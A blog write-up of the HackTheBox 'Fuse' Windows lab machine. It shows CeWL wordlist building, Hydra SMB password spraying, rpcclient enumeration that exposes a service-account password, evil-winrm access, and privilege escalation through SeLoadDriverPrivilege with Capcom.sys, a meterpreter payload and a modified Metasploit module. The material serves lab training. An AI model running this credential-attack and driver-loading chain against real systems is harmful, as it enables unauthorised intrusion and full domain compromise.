

13/11/2020



# kali-education.info



## doctor's blog

👊 hacking is an amazing force 👊

≡ MENU



**HACKTHEBOX**

## Hackthebox Fuse Writeup – 10.10.10.193



by doctor ⌚ 17/06/2020



The banner for the 'NEW MACHINE FUSE' features a circular porthole on the left showing a character with glasses and a blue shirt. To the right, the text 'NEW MACHINE' is in green and 'FUSE' is in large white letters. Below this, a green cube icon is centered. At the bottom, a table lists machine details.

OS	RELEASE	DIFFICULTY	POINTS	IP ADDRESS
WINDOWS	13 JUN 2020	MEDIUM	30	10.10.10.193

## ENUMERATIONS

	PORT	STATE	SERVICE
1			
2	53/tcp	open	domain
3	80/tcp	open	http
4	88/tcp	open	kerberos-sec
5	135/tcp	open	msrpc
6	139/tcp	open	netbios-ssn
7	389/tcp	open	ldap
8	445/tcp	open	microsoft-ds
9	464/tcp	open	kpasswd5
10	593/tcp	open	http-rpc-epmap
11	636/tcp	open	ldapssl
12	3268/tcp	open	globalcatLDAP
13	3269/tcp	open	globalcatLDAPssl

Let's take a look at the site that runs on port 80.

PaperCut Print Logger : Print Logs - Mozilla Firefox

PaperCut Print Logger : Print x

← → ↺ 🏠


① Güvenli değil | fuse.fabricorp.local/papercut/logs/html/index.htm

VPN\_Book 📖 🌐 lppSec 📧 Posta 🛡️ Edit profile

Print Logs About

Location ▶ Print Logs

## Print Logs

 **PaperCut™ Print Logger** is a free print logging program. Live print logs are listed below and additional CSV/Excel logs are available [here](#). This software will **only** track printers locally attached to this system. For more features, please consider [PaperCut NG](#).

[Refresh](#)

Date	HTML	Data (day)	Data (month)
<a href="#">29 May 2020</a>	<a href="#">View</a>	<a href="#">CSV/Excel</a>	<a href="#">CSV/Excel</a>
<a href="#">30 May 2020</a>	<a href="#">View</a>	<a href="#">CSV/Excel</a>	<a href="#">CSV/Excel</a>
<a href="#">10 Jun 2020</a>	<a href="#">View</a>	<a href="#">CSV/Excel</a>	<a href="#">CSV/Excel</a>

PaperCut Print Logger : Print x


← → ↺ 🏠

① Güvenli değil | fuse.fabricorp.local/papercut/logs/html/papercut-print-log-2020-05-29.htm

VPN\_Book 📖 🌐 lppSec 📧 Posta 🛡️ Edit profile

**PaperCut** Print Logger™

PaperCut Print Management

 **Printing out of control?**  
Free 40 Day Trial

Print Logs About

Location ▶ Print Logs ▶ 29 May 2020

## Print Logs - 29 May 2020

[Index](#) [Refresh](#)

Time	User	Pages	Copies	Printer	Document	Client	Duplex	Grayscale
17:50:10	pmerton	1	1	HP-MFT01	New Starter - bnielson - Notepad LETTER, 19kb, PCL6	JUMP01	No	Yes
17:53:55	tlavel	1	1	HP-MFT01	IT Budget Meeting Minutes - Notepad LETTER, 52kb, PCL6	LONWK015	No	Yes

We have some information about users. But we don't have a password. For this, let's create a wordlist from log files. I used the [CEWL](#) tool for this.

```
1 root@kali:~/htb/boxes/fuse# cat user.txt
2 pmerton
3 tlavel
4 sthompson
5 bhult
6 administrator
7 bnielson
```

```
1 root@kali:~/htb/boxes/fuse# cewl -w pass.txt fuse.fabricorp.local
2
3 CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://
4 Starting at http://fuse.fabricorp.local/papercut/logs/html/index
5 Visiting: http://fuse.fabricorp.local/papercut/logs/html/index
6 Attribute text found:
7
8 Offsite link, not following: http://www.papercut.com/?printlog
9 Visiting: http://fuse.fabricorp.local:80/papercut/logs/html/
10 Attribute text found:
11 Follow PaperCutDev on Twitter
```

Let's try the passwords we created, along with their usernames ...

```
1 root@kali:~/htb/boxes/fuse# hydra -L user.txt -P pass.txt 10.10.10.193
2 Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in n
3
4 Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
5 [INFO] Reduced number of tasks to 1 (smb does not like parallel
6 [DATA] max 1 task per 1 server, overall 1 task, 1014 login tri
7 [DATA] attacking smb://10.10.10.193:445/
8
9 [445][smb] host: 10.10.10.193 login: tlavel password: Fabricorp01
10 [STATUS] 359.00 tries/min, 359 tries in 00:01h, 655 to do in 0
11 [445][smb] host: 10.10.10.193 login: bhult password: Fabricorp01
12 [STATUS] 360.50 tries/min, 721 tries in 00:02h, 293 to do in 0
13 [445][smb] host: 10.10.10.193 login: bnielson password: Fabricorp01
14 1 of 1 target successfully completed, 3 valid passwords found
15 Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
```

We have three credentials for smb services...

**tlavel=Fabricorp01**

**bhult=Fabricorp01**

**bnielson=Fabricorp01**

```
1 root@kali:~/htb/boxes/fuse# smbclient -L 10.10.10.193 -U fabric
2 Enter FABRICORP\tlavel's password:
3 session setup failed: NT_STATUS_PASSWORD_MUST_CHANGE
4
5 all users (with credentials) must be change passwords
```

Passwords are requested to be changed. We can do this with the “**smbpasswd**” tool. Kali also comes installed by default.

```
1 root@kali:~/htb/boxes/fuse# smbpasswd -r 10.10.10.193 -U bhult
2 Old SMB password:
3 New SMB password:
4 Retype new SMB password:
5 Password changed for user tlavel on 10.10.10.193.
6 root@kali:~/htb/boxes/fuse# //my new password is "Fabricorp012"
```

Now with the password we have changed, the system that we know is the domain, Let's try to connect with “**rpcclient**” which is a very useful tool.

```
1 root@kali:~/htb/boxes/fuse# rpcclient -U bhult //10.10.10.193
2 Enter WORKGROUP\bhult's password:
3 rpcclient $> enumdomusers
4 user:[Administrator] rid:[0x1f4]
5 user:[Guest] rid:[0x1f5]
6 user:[krbtgt] rid:[0x1f6]
7 user:[DefaultAccount] rid:[0x1f7]
8 user:[svc-print] rid:[0x450]
9 user:[bnielson] rid:[0x451]
10 user:[sthompson] rid:[0x641]
11 user:[tlavel] rid:[0x642]
12 user:[pmerton] rid:[0x643]
13 user:[svc-scan] rid:[0x645]
14 user:[bhult] rid:[0x1bbd]
15 user:[dandrews] rid:[0x1bbe]
16 user:[mberbatov] rid:[0x1db1]
```

```
17 user:[astein] rid:[0x1db2]
18 user:[dmuir] rid:[0x1db3]
19 rpcclient $> enumprinters
20     flags:[0x800000]
21     name:[\\10.10.10.193\HP-MFT01]
22     description:[\\10.10.10.193\HP-MFT01,HP Universal Printing
23     comment:[ ]
```

New one more credential.

**svc-print:\$fab@s3Rv1ce\$1**

With this username, let's try to connect to the fuse machine using **“evil-winrm”**.

```
1 root@kali:~/htb/boxes/fuse# evil-winrm -i 10.10.10.193 -u svc-p
2 bash: /usr/local/bin/evil-winrm: /usr/bin/ruby2.5: bad interpre
```

**“evil-winrm”** looks corrupt. we can fix the problem by reinstalling it.

```
1 root@kali:~/htb/boxes/fuse# gem install evil-winrm
2 Fetching gyoku-1.3.1.gem
3 Fetching logging-2.2.2.gem
4 Fetching little-plugger-1.1.4.gem
5 Fetching gssapi-1.3.0.gem
6 Fetching nori-2.6.0.gem
7 Fetching httpclient-2.8.3.gem
8 Fetching rubyntlm-0.6.2.gem
9 Fetching winrm-2.3.4.gem
10 Fetching evil-winrm-2.3.gem
11 Fetching winrm-fs-1.3.4.gem
12 Successfully installed gssapi-1.3.0
13 Successfully installed gyoku-1.3.1
14 Successfully installed httpclient-2.8.3
15 Successfully installed little-plugger-1.1.4
16 Successfully installed logging-2.2.2
17 Successfully installed nori-2.6.0
18 Successfully installed rubyntlm-0.6.2
19 Successfully installed winrm-2.3.4
20 Successfully installed winrm-fs-1.3.4
21 Happy hacking! :)
22 Successfully installed evil-winrm-2.3
23 Parsing documentation for gssapi-1.3.0
24 Installing ri documentation for gssapi-1.3.0
25 Parsing documentation for gyoku-1.3.1
26 Installing ri documentation for gyoku-1.3.1
27 Parsing documentation for httpclient-2.8.3
28 Installing ri documentation for httpclient-2.8.3
29 Parsing documentation for little-plugger-1.1.4
30 Installing ri documentation for little-plugger-1.1.4
31 Parsing documentation for logging-2.2.2
32 Installing ri documentation for logging-2.2.2
33 Parsing documentation for nori-2.6.0
34 Installing ri documentation for nori-2.6.0
35 Parsing documentation for rubyntlm-0.6.2
36 Installing ri documentation for rubyntlm-0.6.2
37 Parsing documentation for winrm-2.3.4
38 Installing ri documentation for winrm-2.3.4
39 Parsing documentation for winrm-fs-1.3.4
40 Installing ri documentation for winrm-fs-1.3.4
41 Parsing documentation for evil-winrm-2.3
42 Installing ri documentation for evil-winrm-2.3
43 Done installing documentation for gssapi, gyoku, httpclient, I
44 10 gems installed
```

```
1 try connect again...
2
3 root@kali:~/htb/boxes/fuse# evil-winrm -i 10.10.10.193 -u svc-
4
5 Evil-WinRM shell v2.3
6
7 Info: Establishing connection to remote endpoint
8
9 *Evil-WinRM* PS C:\Users\svc-print\Documents>
10 *Evil-WinRM* PS C:\Users\svc-print\Documents> cd ..
11 *Evil-WinRM* PS C:\Users\svc-print> dir
12
13
14     Directory: C:\Users\svc-print
15
16
17 Mode                LastWriteTime         Length Name
18 ----                -
19 d-r---             6/1/2020    1:45 AM      Desktop
20 d-r---             6/15/2020    1:59 PM      Documents
21 d-r---             7/16/2016    6:18 AM      Downloads
22 d-r---             7/16/2016    6:18 AM      Favorites
23 d-r---             7/16/2016    6:18 AM      Links
24 d-r---             7/16/2016    6:18 AM      Music
25 d-r---             7/16/2016    6:18 AM      Pictures
26 d-----            7/16/2016    6:18 AM      Saved Games
27 d-r---             7/16/2016    6:18 AM      Videos
28
29
30 *Evil-WinRM* PS C:\Users\svc-print> cd Desktop
31 *Evil-WinRM* PS C:\Users\svc-print\Desktop> dir
32
33
34     Directory: C:\Users\svc-print\Desktop
35
36
37 Mode                LastWriteTime         Length Name
38 ----                -
39 -ar---             6/14/2020    2:54 PM        34 user.txt
40
41
42 *Evil-WinRM* PS C:\Users\svc-print\Desktop> type user.txt
43 071759c7d0fcdbd76b0e60fc53be4d9e1
44 *Evil-WinRM* PS C:\Users\svc-print\Desktop> exit
45
46
47 *Evil-WinRM* PS C:\Users\svc-print\Documents> whoami
48 fabricorp\svc-print
49 *Evil-WinRM* PS C:\Users\svc-print\Documents>
```



We got half of the system. 😊

```

1  *Evil-WinRM* PS C:\Users> dir
2
3
4      Directory: C:\Users
5
6
7  Mode                LastWriteTime         Length Name
8  ----                -
9  d-----          5/26/2020  10:39 PM      Administrator
10 d-r---          11/20/2016   6:39 PM      Public
11 d-----          5/30/2020   4:31 PM      sthompson
12 d-----          5/31/2020   5:08 PM      svc-print
13
14
15 *Evil-WinRM* PS C:\Users> cd sthompson
16 *Evil-WinRM* PS C:\Users\sthompson> dir
17 Access to the path 'C:\Users\sthompson' is denied.
18 At line:1 char:1
19 + dir
20 + ~~~
21     + CategoryInfo          : PermissionDenied: (C:\Users\sthompson:Directory) [Directory]
22     + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.FileSystemCommands
23 *Evil-WinRM* PS C:\Users\sthompson> cd ..
24 *Evil-WinRM* PS C:\Users> cd Public
25 *Evil-WinRM* PS C:\Users\Public> dir
26 Access to the path 'C:\Users\Public' is denied.
27 At line:1 char:1
28 + dir
29 + ~~~
30     + CategoryInfo          : PermissionDenied: (C:\Users\Public:Directory) [Directory]
31     + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.FileSystemCommands
32 *Evil-WinRM* PS C:\Users\Public> cd ..
33 *Evil-WinRM* PS C:\Users> cd ..
34 *Evil-WinRM* PS C:\> dir

```

```
35
36
37     Directory: C:\
38
39
40 Mode                LastWriteTime         Length Name
41 ----                -
42 d-----          5/29/2020    5:13 PM      Departments
43 d-----          5/29/2020    5:23 PM      HP Universal
44 d-----          5/29/2020    4:36 PM      inetpub
45 d-----          5/26/2020    6:08 PM      PerfLogs
46 d-r---          6/11/2020    1:57 AM      Program Files
47 d-----          5/29/2020    4:54 PM      Program Files
48 d-----           6/1/2020    4:24 AM      test
49 d-r---          5/31/2020    5:08 PM      Users
50 d-----          6/14/2020    2:54 PM      Windows
51 -ar---          6/10/2020    6:22 PM      334 readme.txt
52
53
54 *Evil-WinRM* PS C:\> type readme.txt
55 // MFT printing format issue
56
57 note to HP engineer:
58
59 The "test" directory has been created. For repeated tests while
60
61 This is a production environment and the "solution" should be
62
63 All changes will be reverted every 2 mins.
64 *Evil-WinRM* PS C:\> whoami /priv
65
66 PRIVILEGES INFORMATION
67 -----
68
69 Privilege Name                Description
70 =====
71 SeMachineAccountPrivilege     Add workstations to domain
72 SeLoadDriverPrivilege         Load and unload device drivers
73 SeShutdownPrivilege           Shut down the system
74 SeChangeNotifyPrivilege       Bypass traverse checking
75 SeIncreaseWorkingSetPrivilege Increase a process working set
```

I think we have a vulnerability that we can use. I benefited a lot from the article I gave the [link](#). Very well written.

thanks writer... 😊

I did all my subsequent operations according to this article...

First make meterpreter agent with “**msfvenom**”..

```
1 root@kali:~/htb/boxes/fuse# msfvenom -p windows/x64/meterpreter
2
3 root@kali:~/htb/boxes/fuse# msfdb run
4 [+] Starting database
5
6 msf5> handler -H 10.10.14.2 -P 1515 -p windows/x64/meterpreter/
```

```
1 *Evil-WinRM* PS C:\Users\svc-print> upload meter.ps1
2 Info: Uploading meter.ps1 to C:\Users\svc-print\meter.ps1
3
4 Data: 4336 bytes of 4336 bytes copied
5
```

```
6 Info: Upload successful!
7
8 start agent for meterpreter...
9
10 *Evil-WinRM* PS C:\Users\svc-print> ./meter.ps1
```

```
1 *Evil-WinRM* PS C:\Users\svc-print> upload eoploaddriver64.exe
2 Info: Uploading eoploaddriver64.exe to C:\Users\svc-print\eo
3
4 Data: 15700 bytes of 15700 bytes copied
5
6 Info: Upload successful!
7
8 *Evil-WinRM* PS C:\Users\svc-print> upload Capcom.sys
9 Info: Uploading Capcom.sys to C:\Users\svc-print\Capcom.sys
10
11
12 Data: 95424 bytes of 95424 bytes copied
13
14 Info: Upload successful!
15
16 *Evil-WinRM* PS C:\Users\svc-print>
```

Now start capcom services for privileges with

**“exploit/windows/local/capcom\_sys\_exec”**

“Capcom.sys” Rootkit Reference : <https://github.com/FuzzySecurity/Capcom-Rootkit/blob/master/Driver/Capcom.sys>

If you don't want to deal with compiling, you can download and use the releases I created.

<https://github.com/umiterkol/EoPLoadDriver/releases>

```
1 | *Evil-WinRM* PS C:\Users\svc-print\Documents> ./eoploaddriver64
```

```
1 | msf5 > use exploit/windows/local/capcom_sys_exec
2 | msf5 exploit(windows/local/capcom_sys_exec) > set session 1
3 | session => 1
4 | msf5 exploit(windows/local/capcom_sys_exec) > set LHOST tun0
5 | LHOST => tun0
6 | msf5 exploit(windows/local/capcom_sys_exec) > exploit
7 |
8 | [*] Started reverse TCP handler on 10.10.14.2:4444
9 | [-] Exploit aborted due to failure: not-vulnerable: Exploit no
10 | [*] Exploit completed, but no session was created.
11 | msf5 exploit(windows/local/capcom_sys_exec) >
```

The exploit is useless because the exploit first looks at the weakness of the remote system. However, there is no weakness in our system, we created this Capcom service. So we have to edit the exploit.

```
1 | root@kali:~/htb/boxes/fuse# locate capcom_sys_exec
2 | /usr/share/metasploit-framework/data/exploits/capcom_sys_exec
3 | /usr/share/metasploit-framework/data/exploits/capcom_sys_exec/c
4 | /usr/share/metasploit-framework/modules/exploits/windows/local/
```

```
1 | root@kali:~/htb/boxes/fuse# vi /usr/share/metasploit-framework/
```

The part I marked is disabled by putting a **#** sign in front of it.

We have edited exploit, we have to reconfigure msfconsole. Let's first log out for this.

```
1  msf5 exploit(windows/local/capcom_sys_exec) > exit
2  [*] You have active sessions open, to exit anyway type "exit -y"
3  msf5 exploit(windows/local/capcom_sys_exec) > exit -y
4
5  root@kali:~/htb/boxes/fuse# msfdb reinit
6  [i] Database already started
7  [+] Dropping databases 'msf'
8  [+] Dropping databases 'msf_test'
9  [+] Dropping database user 'msf'
10 [+] Deleting configuration file /usr/share/metasploit-framework
```

```
11  [+] Stopping database
12  [+] Starting database
13  [+] Creating database user 'msf'
14  [+] Creating databases 'msf'
15  [+] Creating databases 'msf_test'
16  [+] Creating configuration file '/usr/share/metasploit-framework
17  [+] Creating initial database schema
```

“**msfconsole**” start again.

```
1  root@kali:~/htb/boxes/fuse# msfdb run
2  [i] Database already started
3
4  msf5 > use exploit/windows/local/capcom_sys_exec
5
6
7  msf5 exploit(windows/local/capcom_sys_exec) >
8  msf5 exploit(windows/local/capcom_sys_exec) > set lhost tun0
9  lhost => tun0
10 msf5 exploit(windows/local/capcom_sys_exec) > exploit
11
12 [*] Started reverse TCP handler on 10.10.14.2:4444
13 [*] Launching notepad to host the exploit...
14 [+] Process 956 launched.
15 [*] Reflectively injecting the exploit DLL into 956...
16 [*] Injecting exploit into 956...
17 [*] Exploit injected. Injecting payload into 956...
18 [*] Payload injected. Executing exploit...
19 [+] Exploit finished, wait for (hopefully privileged) payload
20 [*] Meterpreter session 5 opened (10.10.14.2:1515 -> 10.10.10.193)
```

Meterpreter session 5 authority is **Administrator of Fuse ...**


**And rooted...**

Thank you for reading.


“Please do not forget that the tools written and used here are for **EDUCATIONAL PURPOSES ONLY.**“

Greetings from Turkey...

Share this:



[Customize buttons](#)



PREVIOUS POST

**Password-Calculation For Writeups**

NEXT POST

**Hackthebox RopeTwo Writeup –  
10.10.10.196**

doctor

[View all posts by doctor →](#)



## YOU MIGHT ALSO LIKE

### Hackthebox Admirer Writeup – 10.10.10.187

🕒 17/05/2020

### Hackthebox Worker Writeup – 10.10.10.203

🕒 30/09/2020

### Hackthebox Dyplesher Writeup – 10.10.10.190

🕒 11/06/2020


## ABOUT

---

I'm the loneliest of all time...

## CONTACT

umiterkol@hotmail.com

Copyright © 2020  doctor's blog. Powered by WordPress and Bam.